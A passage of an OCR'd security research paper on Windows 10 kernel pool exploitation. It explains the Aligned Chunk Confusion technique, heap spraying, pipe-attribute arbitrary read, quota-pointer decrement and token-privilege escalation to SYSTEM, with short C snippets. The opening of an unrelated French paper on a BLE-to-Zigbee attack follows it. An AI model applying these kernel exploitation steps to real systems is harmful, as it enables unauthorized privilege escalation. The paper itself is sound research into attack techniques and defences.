


Fig. 15. Decision flow of the Segment Heap allocator

3.2 Targeting the PoolType

Most of the time, the information stored in the `PoolType` is just informative; it was given at the allocation time and is stored in the `PoolType`, but will not be used in the free mechanism.

For example, changing the type of memory stored in the `PoolType` will not actually change the type of memory used by the allocation. It is not possible to turn a `NonPagedPoolNx` memory into a `NonPagedPool` just by changing this bit.

But this is not true for the `PoolQuota` and the `CacheAligned` bits. Setting the `PoolQuota` bit will trigger the use of the `ProcessBilled` pointer in the `POOL_HEADER` to decrement the quota upon freeing. As presented in 1.2, the attacks on the `ProcessBilled` pointer have been mitigated.

So the only bit that remain is the CacheAligned bit.

Aligned Chunk Confusion

As seen in section 2.2, if an allocation is requested with the CacheAligned bit set in the PoolType, the layout of the chunk is different.

When the allocator is freeing such an allocation, it will try to find the original chunk address to free the chunk at the correct address. It will use the PreviousSize field of the aligned POOL_HEADER. The allocator does a simple substraction to compute the original chunk address:

```
if ( AlignedHeader->PoolType & 4 )
{
    OriginalHeader = (QWORD)AlignedHeader - AlignedHeader->
        PreviousSize * 0x10;
    OriginalHeader->PoolType |= 4;
}
```

Before the Segment Heap was introduced in the kernel, there were several checks after this operation.

— The allocator checked if the original chunk had the MustSucceed bit set in the PoolType.

— The offset between the two headers was recomputed using the ExpCacheLineSize, and was verified to be the same than the actual offset between the two headers.

— The allocator checked if the BlockSize of the aligned header was equal to the BlockSize of the original header plus the PreviousSize of the aligned header.

— The allocator checked if the pointer stored at OriginalHeader + sizeof(POOL_HEADER) is equal to the address of the aligned header xored with the ExpPoolQuotaCookie.

Since Windows 10 19H1, with the pool allocator using the Segment Heap, all these checks are gone. The xored pointer is still present after the original header, but it's never checked by the free mechanism. The authors suppose that some of the checks have been removed by error. It is likely that some checks will be re-enabled in future releases, but the prebuild of Windows 10 20H1 show no such patch.

For now, the lack of checks allows an attacker to use the PoolType as an attack vector. An attacker might use a heap overflow to set the CacheAligned bit of the PoolType of the next chunk, and to fully control the PreviousSize field. When the chunk is freed, the free mechanism uses the controlled PreviousSize to find the original chunk, and free it.

Because the `PreviousSize` field is stored on one byte, the attacker can free any address aligned on `0x10` up to `0xFF * 0x10 = 0xFF0` before the original chunk address.

The final part of this paper aims to demonstrate a generic exploit using the techniques presented here. It presents generic objects that are interesting to control in a pool overflow or a Use-After-Free situation, and multiple objects and techniques to reuse a free allocation with controlled data.

4 Generic Exploitation

4.1 Required conditions

This section aims to present techniques to exploit a vulnerability in order to elevate privileges on a Windows system. It is supposed that the attacker is at Low Integrity level.

The ultimate purpose is to develop the most generic exploit possible, that could be used on different types of memory, `PagedPool` and `NonPagedPoolNx`, with different sizes of chunk and with any heap overflow vulnerability that provides the following required conditions.

- When targeting the `BlockSize`, the vulnerability needs to provide the ability to rewrite the 3rd byte of the next chunk's `POOL_HEADER` with a controlled value.
- When targeting the `PoolType`, the vulnerability needs to provide the ability to rewrite the 1st and 4th byte of the next chunk's `POOL_HEADER` with controlled values.
- In all cases, it is required to control the allocation and deallocation of the vulnerable object, in order to maximize the spraying success.

4.2 Exploitation strategies

The chosen exploitation strategy uses the ability to attack the `PoolType` and `PreviousSize` fields of the next chunk's `POOL_HEADER`. The chunk that is vulnerable to the heap overflow will be called the "vulnerable chunk", the chunk placed after will be called the "overwritten chunk".

As describe in section 3.2, by controlling the `PoolType` and the `PreviousSize` fields of the next chunk's `POOL_HEADER`, an attacker can change where the overwritten chunk will actually be freed. This primitive can be exploited in several ways.

This can allow to turn the pool overflow in a Use-After-Free situation, when the attacker set the `PreviousSize` field at exactly the size of the vulnerable chunk. Thus, upon requesting the freeing of the overwritten chunk, the vulnerable chunk will be freed instead, and put in a Use-After-Free situation. Figure 16 present this technique.




Fig. 16. Exploitation using vulnerable chunk Use-After-Free

However, another technique was chosen. The primitive can also be used to trigger the free of the overwritten chunk in the middle of the vulnerable chunk. It is possible to forge a fake `POOL_HEADER` in the vulnerable chunk (or in a chunk that replaces it), and use the `PoolType` attack to redirect the free on this chunk. This would allow to create a fake chunk in the middle of a legit chunk, and be in a really good overflowing situation. This chunk corresponding will be called "ghost chunk".

The ghost chunk is overriding at least two chunks, the vulnerable chunk, and the overwritten chunk. Figure 17 present this technique.




Fig. 17. Chosen exploitation technique

This last technique seems more exploitable than the Use-After-Free, because it puts the attacker in a better situation to control the content of an arbitrary object.

The vulnerable chunk can then be reallocated with an object that allows arbitrary data control. That allows an attacker to partially control the object allocated in the ghost chunk.

An interesting object has to be found in order to be placed in the ghost chunk. In order to have the most generic exploit possible, the object should have the following requirements:

— provides an arbitrary read/write primitive if fully or partially controlled;
— ability to control its allocation and deallocation;
— have a variable size of minimum 0x210 in order to be allocated in the ghost chunk from the corresponding lookaside, but be the smallest possible (to avoid trashing too much of the heap when allocating it).

Since the vulnerable chunk can be placed in both `PagedPool` and `NonPagedPoolNx`, two objects of this kind are needed, one allocated in the `PagedPool`, and the other allocated in the `NonPagedPoolNx`.

This kind of object is not common, and the authors did not find this kind of perfect object. That's why an exploitation strategy was developed using an object that only provides an arbitrary read primitive. The attacker is still able to control the `POOL_HEADER` of the ghost chunk. This means the Quota Pointer Process Overwrite attack can be used to get an arbitrary decrementation primitive. The ExpPoolQuotaCookie and the address of the ghost chunk can be recovered using the arbitary read primitive.

The developed exploit is using this last technique. By leveraging heap massaging and objects interesting to overflow, a 4 byte controlled overflow can be turn into an Elevation of Privilege, from Low Integrity Level to SYSTEM.

4.3 Targeted objects

Paged Pool Afther the creation of a pipe, a user has the ability to add attributes to the pipe. The attributes are a key-value pair, and are stored into a linked list. The PipeAttribute [1] object is allocated in the `PagedPool`, and is defined in the kernel by the structure in Figure 18.

```
struct PipeAttribute {
  LIST_ENTRY list;
  char * AttributeName;
  uint64_t AttributeValueSize;
  char * AttributeValue;
  char data[0];
};
```

Fig. 18. Structure of a PipeAttribute

1. The structure is not public and has bee named after reverse-engineering

The size of the allocation and the data is fully controlled by an attacker. The `AttributeName` and `AttributeValue` are pointers pointing on different offset of the data field.

A pipe attribute can be created on a pipe using the NtFsControlFile syscall, and the 0x11003C control code, as shown in Figure 19.

```
HANDLE read_pipe;
HANDLE write_pipe;
char attribute[] = "attribute_name\00attribute_value"
char output[0x100];

CreatePipe(read_pipe, write_pipe, NULL, bufsize);

NtFsControlFile(write_pipe,
    NULL,
    NULL,
    NULL,
    &status,
    0x11003C,
    attribute,
    sizeof(attribute),
    output,
    sizeof(output)
);
```

Fig. 19. Creation of a pipe attribute

The attribute's value can then be read using the 0x110038 control code. The `AttributeValue` pointer and the `AttributeValueSize` will be used to read the attribute's value and return it to the user. The attributes value can be changed, but this will trigger the deallocation of the previous PipeAttribute and the allocation of a new one.

It means that if an attacker can control the `AttributeValue` and `AttributeValueSize` fields of the PipeAttribute, it can read arbitrary data in kernel, but cannot arbitrary write. This object is also perfect to put arbitrary data in the kernel. It means it can be used to realloc the vulnerable chunk and control the ghost chunk content.

NonPagedPoolNx The ability to use WriteFile into a pipe is a known technique to spray the `NonPagedPoolNx`. When writing into a pipe, the function NpAddDataQueueEntry creates the structure defined in Figure 20.

```c
struct PipeQueueEntry
{
  LIST_ENTRY list;
  IRP *linkedIRP;
  __int64 SecurityClientContext;
  int isDataInKernel;
  int remaining_bytes__;
  int DataSize;
  int field_2C;
  char data[1];
};
```

Fig. 20. Pipe Queue Entry structure

The data and size of the PipeQueueEntry [2] is user controlled, since the data is directly stored behind the structure.

When using the entry in the function NpReadDataQueue, the kernel will walk the entry list, and use each entry to retrieve the data.

```c
if ( PipeQueueEntry->isDataAllocated == 1 )
  data_ptr = (PipeQueueEntry->linkedIRP->SystemBuffer);
else
  data_ptr = PipeQueueEntry->data;
[...]
memmove((void *)(dst_buf + dst_len - cur_read_offset), &data_ptr[
    PipeQueueEntry->DataSize - cur_entry_offset], copy_size);
```

Fig. 21. Use of a pipe queue entry

If the `isDataInKernel` field equals 1, the data is not stored directly behind the structure, but the pointer is stored in an IRP, pointed by `linkedIRP`. If an attacker can fully control this structure, he might set `isDataInKernel` to 1, and make point `linkedIRP` in userland. The `SystemBuffer` field (offset 0x18) of the `linkedIRP` in userland is then used to read the data from the entry. This provides an arbitrary read primitive. This object is also perfect to put arbitrary data in the kernel. It means it can be used to realloc the vulnerable chunk and control the ghost chunk content.

2. The structure is not public and has bee named after reverse-engineering

4.4 Spraying

This section describes techniques to spray the kernel heap in order to get the wanted memory layout.

In order to obtain the required memory layout presented in section 4.2, some heap spraying has to be done. Heap spraying depends on the size of the vulnerable chunk since it will end up in different allocation backend.

In order to ease the spray it can be useful to ensure the corresponding lookaside are empty. Allocating more than 256 chunks of the right size will ensure that.

If the vulnerable chunk is smaller than 0x200 it will be located in the LFH backend. Then, spraying is to be done with chunks of the exact same size, modulo the corresponding bucket granularity, to ensure they all are allocated from the same bucket. As presented in section 2.1, when an allocation is requested, the LFH backend will scan the BlockBitmap by group of at most 32 blocks, and randomly choose a free block. Allocating more than 32 chunk right before and after the allocation of the vulnerable chunk should help defeat the randomization.

If the vulnerable chunk is bigger than 0x200 but smaller than 0x10000 it will end up in the Variable Size backend. Then spraying is to be done with size equals to the size of the vulnerable chunk. Bigger chunk could be split and thus fail the spray. First, allocate thousands of chunk of the chosen size in order to ensure, first, that the FreeChunkTree is emptied of all chunks bigger than the chosen size, then that the allocator will allocate a new VS subsegment of 0x10000 bytes and put it in the FreeChunkTree. Then allocate another thousands of chunk that will endup in the new big free chunk and thus be contiguous. Then free one third of the last allocated chunk in order to fill the FreeChunkTree. Freing only one third will ensure that no chunk will be coalesced. Then let the vulnerable chunk be allocated. Finaly, the freed chunk can be reallocated in order to maximize spray chances.

Since the full exploitation technique requires to free and reallocate both the vulnerable chunk and the ghost chunk, it can be really interesting to enable the corresponding dynamic lookaside to ease the free chunk recover. To do so, an easy solution is to allocate thousands of chunk of the corresponding size, wait 2 seconds, allocate another thousands of chunk and wait 1 second. Thus we can ensure the Balance Set Manager has rebalanced the corresponding lookaside. Allocating thousands of chunk ensure that the lookaside will be in the top used lookaside and thus will be enabled and it also ensure that it will have enough room in it.

4.5 Exploitation

Demonstration setup To demonstrate the following exploit, a fake vulnerability has been created.

A Windows kernel driver was developed, that exposes several IOCTL that allows to:

- Allocate a chunk with a controlled size in the PagedPool
- Triggers a controlled memcpy in this chunk that allows a fully controlled pool overflow
- Free the allocated chunk

This is of course just for demonstration and provides more control that is actually needed for the exploit to work.

This setup allows an attacker to:

- Control the size of the vulnerable chunk. This is not mandatory, but it's preferable, since the exploit is easier with controlled sizes.
- Control the allocation and deallocation of the vulnerable chunk.
- Overwrite the 4 first bytes of the `POOL_HEADER` of the next chunk with a controlled value

Also, the vulnerable chunk is allocated in the `PagedPool`. This is important since the type of the pool might change the objects used in the exploits, and then have a big impact on the exploitation itself. However, the exploit targeting the `NonPagedPoolNx` is very similar, and only use PipeQueueEntry for spraying and getting an arbitrary read instead of the PipeAttribute.

For this example, the chosen size of the vulnerable chunk will be 0x180. The discussion about the size of the vulnerable chunk and its impact on the exploit is discussed in the section 4.6.

Creating the ghost chunk The first step here is to massage the heap in order to place a controlled object after the vulnerable chunk.

The object in the overwritten chunk might be anything, the only requirement is to control when it is freed. To simplify the exploit, it's better to chose an object that can be sprayed, see section 4.2.

The vulnerability can now be triggered, the `POOL_HEADER` of the overwritten chunk is replaced with the following values:

PreviousSize : 0x15. This size will be multiplied by 0x10. 0x180 - 0x150 = 0x30, the offset of the fake `POOL_HEADER` in the vulnerable chunk.

PoolIndex : 0, or any value, this is not used.

BlockSize : 0. or any value, this is not used.

PoolType : `PoolType | 4`. The CacheAligned bit is set.




Fig. 22. Triggering the overflow

A fake `POOL_HEADER` must be placed in the vulnerable chunk at a known offset. This is done by freeing the vulnerable object and reallocate the chunk with a PipeAttribute object.

For the demonstration, the offset of the fake `POOL_HEADER` in the vulnerable chunk will be 0x30. The fake `POOL_HEADER` is in the following form:

PreviousSize : 0, or any value, this is not used.

PoolIndex : 0, or any value, this is not used.

BlockSize : 0x21. This size will be multiplied by 0x10, and will be the size of the freed chunk.

PoolType : `PoolType`. The CacheAligned and PoolQuota bits are NOT set.

The chosen `BlockSize` is not random, it's the size of the chunk that will actually be freed. Since the goal is to reuse this allocation afterwards, it's required to pick a size that is easy to reuse. Since all size under 0x200 are in the LFH, such sizes must be avoided. The smallest size that is not the LFH, is an allocation of 0x200, which is a chunk of size 0x210. A size of 0x210 use the VS allocation, and is eligible to use the *Dynamic Lookaside* lists described in section 2.1.

The *Dynamic Lookaside* list for the size 0x210 can be enabled by spraying and freeing chunks of 0x210 bytes.

The overwritten chunk can now be freed, and this will trigger the cache alignement. Instead of freeing the chunk at the address of the overwritten chunk, it will free the chunk at `OverwrittenChunkAddress - (0x15 * 0x10)`, which is also `VulnerableChunkAddress + 0x30`. The `POOL_HEADER` used for the free is the fake `POOL_HEADER`, and instead of freeing the vulnerable chunk, the kernel frees a chunk of size 0x210, and place it on the top of the *Dynamic Lookaside*. This is shown by figure 23.

Unfortunately, the `PoolType` of the fake `POOL_HEADER` has no impact whether the freed chunk is placed in the `PagedPool` or `NonPagedPoolNx`.




Fig. 23. Freeing the overwritten chunk

The *Dynamic Lookaside* list is picked using the segment of the allocation, which is derived from the address of the chunk. It means that if the vulnerable chunk is in the Paged Pool, this ghost chunk will also be placed in the Paged Pool's lookaside list.

The overwritten chunk is now in "lost" state; the kernel thinks it's freed, and all reference on the chunk has been dropped. It won't be used anymore.

Leaking the content of the ghost chunk The ghost chunk can now be reallocated with also a PipeAttribute object. The PipeAttribute structure overwrites the value of the attribute placed in the vulnerable chunk. By reading the value of this pipe attribute, the data can be read, and the content of the PipeAttribute of the ghost chunk is leaked. The address of the ghost chunk, and thus of the vulnerable chunk is now known. This step is presented in figure 24.

Getting an arbitrary read The vulnerable chunk can be freed another time and reallocated with an other PipeAttribute. This time, the data of the PipeAttribute will overwrite the PipeAttribute of the ghost chunk. Thus, the PipeAttribute of the ghost chunk can be fully controlled. A new PipeAttribute is injected in the linked list, which is located in userland. This step is presented in figure 25.

Now, by requesting the read of the attribute on the ghost's PipeAttribute, the kernel will use the PipeAttribute that is in userland and thus fully controlled. As seens before, by controlling the AttributeValue pointer and the AttributeValueSize, this provides an arbitrary read primitive. The figure 26 represents an arbitrary read.




Fig. 24. Leak the ghost chunk PipeAttribute




Fig. 25. Rewrite the ghost chunk PipeAttribute

Using the first pointer leak and the arbitrary read, a pointer on npfs's text section can be retrieved. By reading the import table, a pointer on the ntoskrnl's text section can be read, which provides the base of the kernel. From there, the attacker can read the value of the ExpPoolQuotaCookie, and retrieve the address of the EPROCESS structure for the exploit process, and the address of its TOKEN.

Getting an arbitrary decrementation First, a fake EPROCESS structure is crafted in kernel land using a PipeQueueEntry[3] and its address is retrieved using the arbitrary read.

3. See section 4.2




Fig. 26. Use the injected PipeAttribute to arbitrary read

Then, the exploit can one more time free and reallocate the vulnerable chunk, to change the content of the ghost chunk and its `POOL_HEADER`.

The `POOL_HEADER` of the ghost chunk is overwritten with the following values:

PreviousSize : 0, or any value, this is not used.

PoolIndex : 0, or any value, this is not used.

BlockSize : 0x21. This size will be multiplied by 0x10.

PoolType : 8. The PoolQuota bit IS set.

PoolQuota : `ExpPoolQuotaCookie XOR FakeEprocessAddress XOR GhostChunkAddress`

Upon freeing the ghost chunk, the kernel will try to decrement the Quota counter of the related EPROCESS. It will use the fake EPROCESS structure to find the pointer to the value to decrement.

This provides an arbitrary decrement primitive. The value of the decrementation is the `BlockSize` in the PoolHeader, so it's aligned on 0x10 and between 0 and 0xff0.

From arbitrary decrementation to SYSTEM In 2012, Cesar Cerrudo [3] described a technique to elevate its privileges by setting the field `Privileges.Enabled` of the TOKEN structure. The `Privileges.Enabled` field is holding the privileges enabled for this process. By default, a token in Low Integrity Level has a `Privileges.Enabled` set to the value 0x0000000000800000, which only

gives the SeChangeNotifyPrivilege. By substracting one on this bitfield, it becomes 0x000000000007ffff, which enables a lot more privileges.

The SeDebugPrivilege is enabled by setting the bit 20 on this bitfield. The SeDebugPrivilege allows a process to debug any process on the system, thus gives the ability to inject any code in a privileged process.

The exploit explained in [1] presented a Quota Pointer Process Overwrite that would use the arbitrary decrementation to set the SeDebugPrivilege on its process. The figure 27 present this technique.




Fig. 27. Exploitation using arbitrary decrement to gain SYSTEM privilege

However, since Windows 10 v1607, the kernel now also checks the value of the Privileges.Present field of the Token. The `Privileges.Present` field of the token is the list of privileges that **CAN** be enabled for this token, by using the AdjustTokenPrivileges API. So the actual privileges of the TOKEN is now the bitfield resulting of `Privileges.Present & Privileges.Enabled`.

By default, a token in Low Integrity Level has a `Privileges.Present` set to 0x602880000. Because `0x602880000 & (1«20) == 0`, setting the SeDebugPrivilege in the `Privileges.Enabled` is not enough to obtain the SeDebugPrivilege.

An idea could be to decrement the `Privileges.Present` bitfield, in order to get the SeDebugPrivilege in the `Privileges.Present` bitfield. Then, the attacker can use the AdjustTokenPrivileges API to enable the SeDebugPrivilege. However, the SepAdjustPrivileges function makes

additional checks, and depending on the integrity of the TOKEN, a process cannot enable any privileges, even if the wanted privilege is in the `Privileges.Present` bitfield. For the High Integrity Level, a process can enable any privileges that is in the `Privileges.Present` bitfield. For the Medium Integrity Level, a process can only enable privileges that are in the `Privileges.Present` **AND** in the bitfield 0x1120160684. For the Low Integrity Level, a process can only enable privileges that are in the `Privileges.Present` **AND** in the bitfield 0x202800000.

This means that this technique to get SYSTEM from a single arbitrary decrementation is dead.

However, it can perfectly be done in two arbitrary decrementation, by decrementing first `Privileges.Enabled`, and then `Privileges.Present`.

The ghost chunk can be reallocated and its `POOL_HEADER` overwritten a second time, to get a second arbitrary decrementation.

Once the SeDebugPrivilege is obtained, the exploit can open any SYSTEM process, and injects a shellcode insided that pops a shell as SYSTEM.

4.6 Discussion on the presented exploit

The code of the exploit presented is available at [2], along with the vulnerable driver. This exploit is only a Proof Of Concept and can always be improved.

4.7 Discussion on the size of the vulnerable object

Depending on the size of the vulnerable object, the exploit might have different requirements.

The exploit presented above only works for vulnerable chunk of size 0x130 minimum. This is because of the size of the ghost chunk, which must be at least 0x210. With a vulnerable chunk with a size under 0x130, the allocation of the ghost chunk will overwrite the chunk behind the overwritten chunk, and would trigger a crash when freed. This is fixable, but left as an exercise for the reader.

There is a few differences between a vulnerable object in the LFH (chunks under 0x200), and a vulnerable object in the VS segment (chunks > 0x200). Mainly, a VS chunk has an additional header in front of the chunk. It means that to be able to control the `POOL_HEADER` of the next chunk in the VS segment, a heap overflow of at least 0x14 bytes is required. It also means that when the overwritten chunk will be freed its `_HEAP_VS_CHUNK_HEADER` must have been fixed. Additionnaly, care must

be taken to not free the 2 chunks sprayed right after the overwritten chunk because the free mechanism of VS might read the VS header of the overwritten chunk in an attempt to merge 3 free chunks.

Finally, the heap massaging in LFH and in VS are quite different, as explained in section 4.4.

5 Conclusion

This paper described the state of the pool internals since Windows 10 `19H1` update. The `Segment Heap` has been brought to the kernel, and it does not need chunk metadata to properly work. However, the old `POOL_HEADER` that was at the top of each chunk is still present, but used differently.

We demonstrated some attacks that can be done using a heap overflow in the Windows kernel, by attacking the internals specific to the pool.

The demonstrated exploit can be adapted to any vulnerability that provide a minimal heap overflow, and allows a local privilege escalation from a Low Integrity level to SYSTEM.

References

1. Corentin Bayet. Exploit of CVE-2017-6008 with Quota Process Pointer Overwrite attack. https://github.com/cbayet/Exploit-CVE-2017-6008/blob/master/Windows10PoolParty.pdf, 2017.
2. Corentin Bayet and Paul Fariello. PoC exploiting Aligned Chunk Confusion on Windows kernel Segment Heap. https://github.com/synacktiv/Windows-kernel-SegmentHeap-Aligned-Chunk-Confusion, 2020.
3. Cesar Cerrudo. Tricks to easily elevate its privileges. https://media.blackhat.com/bh-us-12/Briefings/Cerrudo/BH_US_12_Cerrudo_Windows_Kernel_WP.pdf, 2012.
4. Matt Conover and w00w00 Security Development. w00w00 on Heap Overflows. http://www.w00w00.org/files/articles/heaptut.txt, 1999.
5. Tarjei Mandt. Kernel Pool Exploitation on Windows 7. *Blackhat DC*, 2011.
6. Haroon Meer. Memory Corruption Attacks The (almost) Complete History. *Blackhat USA*, 2010.
7. Mark Vincent Yason. Windows 10 Segment Heap Internals. *Blackhat US*, 2016.

WazaBee : attaque de réseaux Zigbee par détournement de puces Bluetooth Low Energy

Romain Cayre[1,3], Florent Galtier[1], Guillaume Auriol[1,2], Vincent Nicomette[1,2] et Géraldine Marconato[3]
prenom.nom@laas.fr
prenom.nom@airbus.com

[1] CNRS, LAAS, 7 avenue du colonel Roche, F-31400 Toulouse, France
[2] Univ de Toulouse, INSA, LAAS, F-31400 Toulouse, France
[3] APSYS.Lab, APSYS

Résumé. Le développement rapide et massif des objets connectés a eu de multiples conséquences sur la sécurité des systèmes d'information. L'une des plus importantes a été le déploiement de nouvelles technologies sans fil adaptées à ces systèmes d'un nouveau genre et à leurs contraintes, telles que l'économie d'énergie et des architectures matérielles aux performances limitées. Des technologies telles que le *Zigbee*, le *Bluetooth Low Energy* (*BLE*) ou le *Z-Wave* ont ainsi vu le jour, et sont aujourd'hui de plus en plus fréquemment rencontrées dans les environnements domestiques comme professionnels. De plus, leur développement concurrent a mené à un déploiement simultané de ces technologies, qui co-existent aujourd'hui.

Dans cet article, nous présentons une nouvelle stratégie d'attaque pivot nommée *WazaBee*, permettant de détourner le fonctionnement de puces *BLE* couramment utilisées dans l'Internet des objets, ou *IoT*, afin d'attaquer des réseaux d'une autre technologie, dans notre cas, les réseaux *Zigbee* environnants. Autrement dit, nous montrons qu'il est possible de modifier le firmware d'une puce *BLE* afin de réaliser des communications *Zigbee* par l'intermédiaire de celle ci. Nous présentons les bases théoriques de l'attaque et nous décrivons les expériences qui nous ont permis de mettre en oeuvre avec succès cette attaque en pratique.

1 Introduction

